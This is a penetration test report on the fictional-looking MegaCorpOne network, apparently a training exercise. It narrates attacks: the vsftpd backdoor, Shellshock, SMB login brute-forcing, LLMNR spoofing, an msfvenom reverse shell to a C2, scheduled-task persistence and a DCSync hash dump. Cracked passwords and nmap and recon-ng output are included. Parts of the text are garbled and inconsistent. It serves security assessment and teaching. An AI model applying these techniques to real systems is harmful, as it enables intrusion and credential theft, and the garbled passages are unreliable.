

MegaCorpOne

Penetration Test Report

WhiteHat Professionals Company, LLC

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Introduction

In accordance with MegaCorpOne's policies, WhiteHat Professionals, LLC (henceforth known as WhiteHat Company, LLC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by WhiteHat during July of 2023.

For the testing, Whitehat focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Whitehat used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

WhiteHat begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

WhiteHat uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

WhiteHat's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- All user have the password set to their respective accounts.
- Important data secure and accessible by high privilege authority and groups.
- Good Company infrastructure configuration, Network Architecture.

Summary of Weaknesses

WhiteHat Professional's Company, LLC. successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- User using weak passwords.
- No Two-Factor authentication for sensitive services, files, or processes.
- Several ports are open which can be vulnerable to exploit the system.
- Weak firewall configuration.
- Unpatched operating system.

Executive Summary

MegaCorpOne has joined WhiteHat Professionals Company, LLC to conduct an investigation into vulnerabilities in the enterprise domain. All tests were conducted in a manner that closely resembles a hostile attacker conducting a targeted attack operation against the company with the aim of:

- Determining whether an external/remote agent can access the internal network.
- Measure the first impact of a security breach on internal data and infrastructure Once the network is compromised, the infrastructure and systems are exposed.

Much of the effort is focused on identifying and exploiting security vulnerabilities that allow adversaries to gain unauthorized access to an organization's internal network infrastructure and data. The attacks are carried out with the same access rights as most Internet users.

Megacorpone provided a partial view of the company's domain information with the company's IP address (CIDR) of 172.22.117.0/16 and the domain URL.

Based on the information provided, we perform analysis and information gathering, analyze vulnerabilities and identify possible types of attacks as well as identify possible risks to the business.

The following details are brief information about penetration testing reports with techniques and tactics used by WhiteHat and the results of vulnerabilities in the domain.

Using Google Dorking techniques, we can retrieve information from the web server using Apache version 2.4.38 of the Debian operating system.

WhiteHat can see users and their email ids on the site and find hidden user-generated files.

By running the Shodan.io scan tool, we can find IP addresses, domain information, and open ports that may be vulnerable to unauthorized access by external actors. WhiteHat managed to run the scouting tool and was able to find information about the server with its name, operating system, and domain IP address.

WhiteHat experts were able to crack Megacorpone users' passwords. Users who do not use strong passwords can be vulnerable to external actors to obtain user credentials.

As per initial findings, we perform an analysis of vulnerable server IP addresses using Nmap, Zenmap, and NSE Scripts engine. The scan result is that port 21/tcp is open and the ftp service is running which could pose a data risk. External actors can exploit the system, which can lead to data loss and hot data.

Using the Metasploit miner, we attempted to exploit the server IP 172.22.117.150 with multiple open ports according to our previous findings.

We used the exploit method (unix/ftp/vsftpd_234_backdoor) to bypass the backdoor and exploit the system and the exploit was successful.

According to the initial discovery that port 80/HTTP is open, WhiteHat used the Metasploit tool and successfully exploited 172.22.117.150:

80 using the exploit/multi/http/apache_mod_cgi_bash_env_exec/exploit method.

After scanning the system, we are looking for sensitive data files that are accessible to low-privileged users. We can find the admin.txt file with the administrative credentials we used to ssh into the system and successfully infiltrate the admin-privileged account.

We have access to all the configuration files and try to modify them, modify the ssh_config file and open an additional New port that we can use to create our persistence in the system. We also created an account and added it to the admin group.

We managed to create our persistence in the system.

Megacropone has authorized a professional Whitehat to scan their Windows machine as well under a legal contract. We implement tactics and techniques to test Windows machines, we can find vulnerabilities that can be exploited by bad guys.

Using the Nmap scan tool, we were able to determine the number of megacropones of Windows machines with open ports. We ran a Nmap scan for 172.22.117.0/24 and discovered that both machines are Windows machines and have many open ports, which can pose a high risk of system intrusion.

Windows machine 172.22.117.20 with smb port open and tried to gain initial access using Metasploit tool, we used the helper/scanner/smb/smb_login exploit to gain initial access and successfully recover the credential:

Password!

Consistent with our previous results, we used the LLMNR Spoofing technique to obtain more system-identifying information. We sent the LLMNR Broadcast to all Windows machines and attempted to spoof them and requested password hashes from users who responded to the LLMNR Broadcast. Once we get the hash from the victim machine, we try to crack the hash using John the Ripper password cracking tool and get the cracked password from the hash.

By using the previously hacked credentials, we execute the Metasploit scanner/smb/impacket/wmiexec exploit module and try to compromise the target system, we successfully exploit the target machine and infiltrate the system, execute some commands and get system information.

For the WMI mining output, we created a custom payload and tried to push it to the target machine using MSFVENOM and the WMI engine. The custom payload will create a reverse TCP connection to connect to agent C2 (malicious agent machine) and access the shell of the target machine directly.

Using the previous credentials, we used the smbclient tool and broke into the target machine, and put a custom payload on the target machine. We managed to inject a malicious custom payload into the target machine.

With the help of the Metasploit framework, we managed to elevate the privileges of the target machine and gain full access to the whole machine using the Windows/local/persistence_service exploit module.

We succeeded in gaining access to a highly privileged account and full control of the target machine.

Window computer 172.22.117.20 has been completely compromised. I tried to establish persistence on the compromised computer to gain access to the system in case access to the system was lost.

We created a custom payload on the target Windows machine and created a scheduled task to run the custom payload every night to regain system access.

Also, review scheduled task testing to ensure persistence on compromised systems.

Using the Metasploit framework and the Kiwi tool, we attempted to obtain more user password hashes using the credential dumping exploit technique. We used the exploit/windows/smb/psexec exploit module to set up all the options needed to exploit the system.

We were able to exploit the system to retrieve the password hashes from the system cache and crack them with a password hash cracker tool. Our specialists will find your credential banner : Winter 2021

After successfully infiltrating the Windows machine, we started testing the Windows Domain Controller.

Metasploit framework/windows/local/wmi exploit module configured all necessary options and in the previous exploit session we tried to access the Windows domain controller we succeeded in exploiting DC IP 172.22.117.10 and accessing DC.

We have found information about the Windows domain controller system after the exploit.

Finally, to get access to Windows domain controller credentials, we run the Kiwi command in Metasploit framework to open the meterpreter DC session for initial system info results, and

user "cdanvers" ran the command dcsync_ntlm cdanvers, command result we found password hashes of cdanvers user, we cracked the controller password by cracking the password hashes using cdanvers password cracking tool Windows.

WhiteHat experts used every technique and tactic to perform pen-testing on the Megacropone domain and found many vulnerabilities leading to high risk for the Megacropone domain.

Vulnerability

Summary Vulnerability Overview

Vulnerability	Severity
Visible domain Information on the Google search of Web Application.	Low
Visible User's Name and Email Id's on Web Application.	Medium
22 SSH port is open.	High
Hosts IP address and host details are visible.	Medium
Weak Password on Public Web Application.	High
Open Port 21/tcp ftp service running	High
Privilege Escalation	High
Weak Password on Internal Network System	High
No Two-factor authentication configured while accessing sensitive files	High
SMB port is open in Windows machine	Medium
Weak firewall configuration on Windows machine	High
Operating System is not updated and vulnerable to WMI	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 172.22.117.10 172.22.117.20
Ports	Port 22, 21, 80,135, SMB, LLMNR

Vulnerability Findings

1. Visible Domain Information

Risk Rating: Low

Description:

Using a Google Dorking Domain Scan technique we retrieve the Megacorpone company's web server version and Operating System. We were able to get domain information and user name which can be used for further exploitation.

Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 css/	2016-08-21 11:21	-	
 fonts/	2016-08-21 11:21	-	
 img/	2017-10-03 09:08	-	
 js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Remediation:

- Required more privacy and hidden file which is not accessible to external internet users.

3. Visible User's name and Email ID's

Risk Rating: Low

Description:

Applying the intext parameter while using Google Dorking Techniques we were able to find company users' names and email ids.

The screenshot shows the 'About' page of the MegaCorp One website. At the top, there is a navigation bar with links for HOME, ABOUT, CONTACT, SUPPORT, CAREERS, and LOG IN. Below the navigation bar, the word 'About.' is displayed. The main content area features a heading 'MEET OUR TEAM' followed by four team member profiles. Each profile includes a photo, the member's name, their title, and their contact information (Email and Twitter handle). The profiles are as follows:

- Joe Sheer** (CHIEF EXECUTIVE OFFICER)
Email: joe@megacorpone.com
Twitter: @Joe_Sheer
- Tom Hudson** (WEB DESIGNER)
Email: thudson@megacorpone.com
Twitter: @TomHudsonMCO
- Tanya Rivera** (SENIOR DEVELOPER)
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO
- Matt Smith** (MARKETING DIRECTOR)
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO

Joe Sheer	Email: joe@megacorpone.com
Tom Hudson	Email: thudson@megacorpone.com
Tanya Rivera	Email: trivera@megacorpone.com
Matt Smith	Email: msmith@megacorpone.com

Remediation:- Limited user information should be visible on the Web application.

3. Visible IP Scan, Domain Information, and Visible Open Ports

Risk Rating:- High

Description:-

Using Shodan.io tool we perform nslookup on domain and able to retrieve the IP address and Domain information like Version, OS, IP address, Open Ports.

Vulnerabilities findings:-

Open Port - 22 that is SSH 22 port is open, so external actor can ssh in the system if able to find users credentials.

Domain Version- The Domain Version is visible, the external actor is familiar with the exploit tactics which are compatible with the Domain version and OS.

IP address 149.56.244.87 has open port 22 which is vulnerable.

TOTAL RESULTS

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TOP PORTS

80	4
443	4

TOP ORGANIZATIONS

DigitalOcean, LLC	6
Amazon Technologies Inc.	2

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

192.241.177.79

DigitalOcean, LLC
United States, New York City
cloud

HTTP/1.1 302 Found
Date: Mon, 03 Jul 2023 06:02:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: <https://www.sans.org/course/continuous-monitoring-security-operations>
Content-Length: 0
Content-Type: text/html; charset=UTF-8

192.241.255.118

DigitalOcean, LLC
United States, New York City
cloud

HTTP/1.1 302 Found
Date: Mon, 03 Jul 2023 02:35:26 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: <https://www.sans.org/course/web-app-penetration-testing-ethical-hacking>
Content-Length: 0
Content-Type: text/html; charset=UTF-8

192.241.255.118

sec542.com
DigitalOcean, LLC
United States, New York City
cloud

SSL Certificate

Issued By:
- Common Name: Sectigo RSA Domain Validation Secure Server CA
Issued To:
- Common Name: Sectigo Limited

HTTP/1.1 302 Found
Date: Thu, 29 Jun 2023 13:41:25 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: <https://www.sans.org/course/web-app-penetration-testing-ethical-hacking>
Content-Length: 0
Content-Type: text/html; charset=UTF-8

149.56.244.87

Regular View Raw Data

OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors

LAST SEEN: 2023-06-21T05:11:05. -1487338745 | 2023-06-21T05:11:05.

General Information

Hostnames	www.megacorpone.com
Domains	MEAGCORPONE.COM
Country	Canada
City	Montréal
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

Open Ports

22 80 443

SSH-2.0-OpenSSH_7.9p1 Debian 10+deb10u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAQABAAQ0Cqig5BR7aTx60Ts1NJwbsj1s167J1hvTx6fCeilyU7wS3jSRw6R5Bepha0/l/yigse6pCoVdFHKBRWicj5G1BpW44GH1hd8s9Cdngirqh5BnuxlcvuRydo10nyIt/zD012c100rE77i0qqNjqQpjvsqVnCn2LSqCfHv/b0+PFYampdhvzs7jaVfq5r/U7yjhQ2zuunQc73zmnAHo1+01vPp8+jv837/gKfyUQfcB+qBmWx0zChc06BYBE315VBK7frxx6ApqaZ1lo2z+rd4dgC1LE5TQeqz1ewNUZj3RMyl1aU1N+zuB9Q9CpSTh+6HB0D/m16RY5vB/8Zj
Fingerprint: cd:bd:1d:f0:c2:fb:c3:d8:48:ef:7f:5f:ba:34:1f:66

Kex Algorithms:
curve25519-sha256
curve25519-sha256@libssh.org
ecdh-sha2-nistp256
...
...

Remediation:- Open port 22 should be closed, It can be used by external actors to ssh into the system.

4. Visible Host Name and host details

Risk Rating:- Medium

Description:-

Performing Recon-*ng* scan we were able to get the host information of the domain like the host names, IP's and OS.

Using the host IP address and details external actors can exploit the system,

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

  Name: HackerTarget Lookup
  Author: Michael Henriksen (@michenriksen)
  Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name   Current Value   Required   Description
  _____
  SOURCE  megacorpone.com  yes        source of input (see 'info' for details)

Source Options:
  default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>    string representing a single input
  <path>      path to a file containing a list of inputs
  query <sql>  database query returning one column of inputs

[recon-ng][default][hackertarget] > ■
```

```
[recon-ng][default][hackertarget] > options set megacorpone.com
Sets a current context option

Usage: options set <option> <value>

[recon-ng][default][hackertarget] > run

_____
MEGACORPONE.COM
_____
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
```

```
[7] Recon modules :megacorpone.com
  Ip Address: 51.222.169.211
[recon-ng][default] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
[recon-ng][default] > modules search

Recon Modules:
  _____
  recon/companies-multi/shodan_org
  recon/domains-hosts/hackertarget
  recon/domains-hosts/shodan_hostname
  recon/hosts-ports/shodan_ip
  recon/locations-pushpins/shodan
  recon/netblocks-hosts/shodan_net
  recon/ports-hosts/migrate_ports
  _____
  Router Test: megacorpone.com
  Reporting: 51.222.169.211
    _____
    None
    reporting/html
    None
  [recon-ng][default] > modules load reporting/html
[recon-ng][default][html] > info
  Country: None
  Name: HTML Report Generator
  Author: Tim Tomes (@lanmaster53)
  Version: 1.0
  Long Code: None
Description: Creates an HTML report.

Options:
  Name      Current Value          Required  Description
  _____
  CREATOR
  CUSTOMER 121 new hosts found.   yes       use creator name in the report footer
  FILENAME  /root/.recon-ng/worksaces/default/results.html  yes       use customer name in the report header
  SANITIZE  True                  yes       path and filename for report output
                                         mask sensitive data in the report
  _____
[recon-ng][default][html] > options set CREATOR Pentester
CREATOR → Pentester
[recon-ng][default][html] > options set CUSTOMER MegaCorpOne
CUSTOMER → MegaCorpOne
[recon-ng][default][html] > info
  _____
  Name: HTML Report Generator
  Author: Tim Tomes (@lanmaster53)
  Version: 1.0
[recon-ng][default][hackertarget] > modules load megacorpone.com
Description:
  Creates an HTML report.

[recon-ng][default][hackertarget] > modules load reporting/html

Options:
  Name      Current Value          Required  Description
  _____
  CREATOR
  CUSTOMER 121 new hosts found.   yes       use creator name in the report footer
  FILENAME  /root/.recon-ng/worksaces/default/results.html  yes       use customer name in the report header
  SANITIZE  True                  yes       path and filename for report output
                                         mask sensitive data in the report
  _____
[recon-ng][default][html] > ████ > █
```

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Recon-ng Reconnaissance Report

www.recon-ng.com

[+] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[+] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Fri, Jul 07 2023 03:34:51

Remediation:- Host information should have privacy and should not be visible to anyone.

5. Weak Password on Public Web Application


Risk Rating: Critical

Description:

Using vpn.megacorpone.com our team was able to guess the password again the username that was found before.

A terminal window showing a root shell on Kali Linux. The user runs 'service apache2 restart' and then lists the contents of the root directory with 'Index of /'. The output shows files like index.nginx-debian.html, password.lst, and vpn.sh.

- Downloaded vpn.sh file which is found while scanning megacorpone by google dorking technique.



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
index.nginx-debian.html	2022-01-04 14:25	612	
password.lst	2022-01-18 22:38	26K	
vpn.sh	2021-06-28 15:25	1.3K	

Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80

```
File Actions Edit View Help
[(root㉿kali)-~]
# service apache2 restart

[(root㉿kali)-~]
# ls
Desktop Documents Downloads hash.txt Music Pictures Public Scripts Templates Videos

[(root㉿kali)-~]
# cd Downloads

[(root㉿kali)-~/Downloads]
# ls
alien_8.90_all.deb      python-cairo_1.16.2-2ubuntu2_amd64.deb      python-gtk2_2.24.0-5.1ubuntu2_amd64.deb  'zenmap-7.91-1.noarch(1).rpm'  zenmap_7.91-2_
Nessus-10.1.0-debian6_amd64.deb  python-gobject-2_2.28.6-14ubuntu1_amd64.deb  vpn.sh

[(root㉿kali)-~/Downloads]
# ls -la
total 53288
drwxr-xr-x  2 root root    4096 Jul  9 21:56 .
drwx——— 25 root root    4096 Jul  9 21:50 ..
-rw-r--r--  1 root root   54096 Aug  2 2021 alien_8.90_all.deb
-rw-r--r--  1 root root 51586326 Jan 31 2022 Nessus-10.1.0-debian6_amd64.deb
-rw-r--r--  1 root root   57148 Feb 18 2020 python-cairo_1.16.2-2ubuntu2_amd64.deb
-rw-r--r--  1 root root  181516 Feb 18 2020 python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r--  1 root root  619344 Nov 22 2017 python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rw-r--r--  1 root root    1297 Jul  9 21:56 vpn.sh
-rw-r--r--  1 root root 719792 Aug  2 2021 'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r--  1 root root 719792 Aug  2 2021 zenmap-7.91-1.noarch.rpm
-rw-r--r--  1 root root 601712 Aug  2 2021 zenmap_7.91-2_all.deb

[(root㉿kali)-~/Downloads]
# chmod +x vpn.sh

[(root㉿kali)-~/Downloads]
# ls -la
total 53288
drwxr-xr-x  2 root root    4096 Jul  9 21:56 .
drwx——— 25 root root    4096 Jul  9 21:50 ..
-rw-r--r--  1 root root   54096 Aug  2 2021 alien_8.90_all.deb
-rw-r--r--  1 root root 51586326 Jan 31 2022 Nessus-10.1.0-debian6_amd64.deb
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-rw-r--r--  1 root root  181516 Feb 18 2020 python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r--  1 root root  619344 Nov 22 2017 python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rw-r--r--  1 root root    1297 Jul  9 21:56 vpn.sh
-rw-r--r--  1 root root 719792 Aug  2 2021 'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r--  1 root root 719792 Aug  2 2021 zenmap-7.91-1.noarch.rpm
-rw-r--r--  1 root root 601712 Aug  2 2021 zenmap_7.91-2_all.deb
```

```
[root💀 kali]-(~/Downloads)
# bash vpn.sh

[+|-] [+-\v/] /[-\v|] \v| | v1.1 |[+|-]

Enter username (not email address)
thudson

Enter password
thudson

Attempting connection to vpn.megacorpone.com ...
You are now connected to MegaCorpOne VPN.

[root💀 kali]-(~/Downloads)
#
```


Remediation:

- Strong password complexity is required. This requires passwords to be longer than 12 characters, mixed case, and contain special characters.
 - Reset the password for user Thudson.

6. Open ports 21/tcp running FTP Service and 80/http

Risk Rating:- High

Description:-

Whitehat performs Nmap and Zenmap scan tool against the IP range 172.22.117.0/24. with the help of the IP scanning tool, we find out that IP 172.22.117.150 has port 21 open which is running ftp service and is highly vulnerable to gain unauthorized access by external actors. Once we have 21 open port, using zemap NSE script and IP 172.22.117.150 we perform the scan, and the scan result output is that port 21 is running on ftp service and can be exploited through the backdoor.

On the basis of the NSE Script output we exploit ftp service that is running on port 21 on the system using the Searchsploit tool by running the Python script, we were able to exploit the host with IP 172.22.117.150 and gain the shell of the system.

We were able to exploit the system 172.22.117.150:80 where port 80 was open and able to exploit by using exploit/multi/http/apache_mod_cgi_bash_env_exec/exploit method.

```

Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services NmapOutput Ports/Hosts Topology HostDetails Scans
OS Host
WinDC01 (172.22.117.10)
172.22.117.15
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00065s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-07-10 05:08:01Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd??
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped?
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped?
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.9%F=4%D=7/10%OT=5%CT=1%CUI=30651%PV=Y%DS=1%D=0%G=%Y=M=00155%T
OS:=64AB9269%P=x86_64-pc-linux-gnu)SEQ(SP=1045;GCID=1%TSR=10%TT=1%I=1%IT=1
OS=%S=%T$U)OPS(01-M5B4NW8NNNS02=M5B4NW8NNNS03=M5B4NW8NNNS05=M
OS:=B4NW8NNNS06=M5B4NWNS)WIN(WI=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFF70
OS:[ECN(R=Y|DF=Y|T=80%W=FFFF%O=M5B4NW8NNNS%C=Y|Q=)T1(R=%|DF=Y|T=80%S=0%A=S+
OS:=F=A%RD=0%Q=)T2(R=%|DF=Y%|W=89%W=0%Z=A=S=%|AR=0%|RD=0%Q=)T3(R=Y|DF=%T
OS=-80%W=0%Z=A=0%F=AR=%|RD=0%Q=)T4(R=Y|DF=Y|T=80%W=0%S=A-A=0%F=RD=0%Q=)T5(R=Y|DF=Y|T=80%W=0%S=A-A=0%F=RD=0%Q=)T6(R=Y|DF=Y|T=80%W=0%S
OS=-A3A=0%F=R%|RD=0%Q=)T7(R=Y|DF=Y|T=80%W=0%Z=A=S=%|AR=0%|RD=0%Q=)U1(R
OS=-Y|DF=%N%T=80%IP=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y|DFI=N
OS:-T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services NmapOutput Ports/Hosts Topology HostDetails Scans
OS Host
WinDC01 (172.22.117.10)
172.22.117.15
Nmap scan report for 172.22.117.15
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE-2011-2523 BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
